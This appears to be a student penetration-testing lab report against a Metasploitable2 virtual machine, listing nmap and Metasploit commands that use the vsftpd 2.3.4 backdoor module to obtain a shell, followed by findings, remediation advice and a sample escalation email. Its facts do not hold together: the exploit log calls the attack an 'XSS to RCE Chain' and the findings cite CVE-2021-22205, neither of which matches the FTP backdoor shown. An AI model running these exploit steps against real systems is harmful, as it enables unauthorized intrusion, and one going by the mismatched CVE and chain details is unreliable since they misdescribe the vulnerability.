



Advanced Exploitation Lab

1. Objective

The objective of this lab is to simulate an advanced exploitation scenario by identifying vulnerabilities on a vulnerable server and exploiting them using penetration testing tools. The lab also demonstrates how attackers chain vulnerabilities and customize proof-of-concept exploits.

2. Tools Used

- Kali Linux
- Metasploit Framework
- Python
- Exploit-DB

Target Machine

- Metasploitable2
- Target IP: **192.168.1.100**

3. Lab Setup

1. Start Kali Linux (attacker machine).
2. Start Metasploitable2 virtual machine.
3. Ensure both machines are on the same network.
4. Verify connectivity:
 - ping 192.168.1.100

4. Step 1 – Scanning the Target


First identify open ports and vulnerable services using **Nmap**

- nmap -sV 192.168.1.100



Result example:

- FTP service running **vsftpd 2.3.4**
- This service has a known backdoor vulnerability.



5. Step 2 – Searching Exploit in Metasploit


Start the Metasploit framework.

- msfconsole

Search for exploit:

- search vsftpd

You will see an exploit module for the vulnerable FTP service.





6. Step 3 – Running the Exploit

Use the exploit module.

- use exploit/unix/ftp/vsftpd_234_backdoor

Set the target IP.

- set RHOSTS 192.168.1.100

Run the exploit. run

If successful, you will obtain a shell on the target system.

7. Exploit Chain Log

Exploit ID	Description	Target IP	Status	Payload
004	XSS to RCE Chain	192.168.1.100	Success	Meterpreter

This table documents the exploit attempt and results.

8. PoC Customization

The Python proof-of-concept exploit obtained from Exploit-DB was modified to match the testing environment. The target IP address and port configuration were updated to reflect the Metasploitable2 virtual machine. Minor adjustments were made to ensure compatibility with Python3 and improve the reliability of exploit execution.



9. Findings

During the security assessment, a critical vulnerability was identified that allows attackers to execute commands on the remote server.

CVE Reference: **CVE-2021-22205**

Host: **192.168.1.100**

The vulnerability allows unauthorized access to the system through exploitation of insecure service configurations.

10. Remediation

The following security measures are recommended:

- Sanitize all user inputs to prevent exploitation.
- Update vulnerable software to the latest version.
- Disable unnecessary network services.
- Apply security patches regularly.

11. Escalation Email to Developers

Subject: Critical Security Vulnerability Detected

Dear Development Team,

During the recent security testing process, a critical vulnerability was identified on the server at IP address 192.168.1.100. The vulnerability allows attackers to execute unauthorized commands on the system, potentially leading to complete system compromise. This issue could allow attackers to gain remote access and manipulate sensitive data.

We strongly recommend updating the affected software, sanitizing user inputs, and applying the latest security patches immediately. Proper access controls and monitoring mechanisms should also be implemented to reduce the risk of exploitation.



Please treat this issue with high priority.

Regards,

Security Testing Team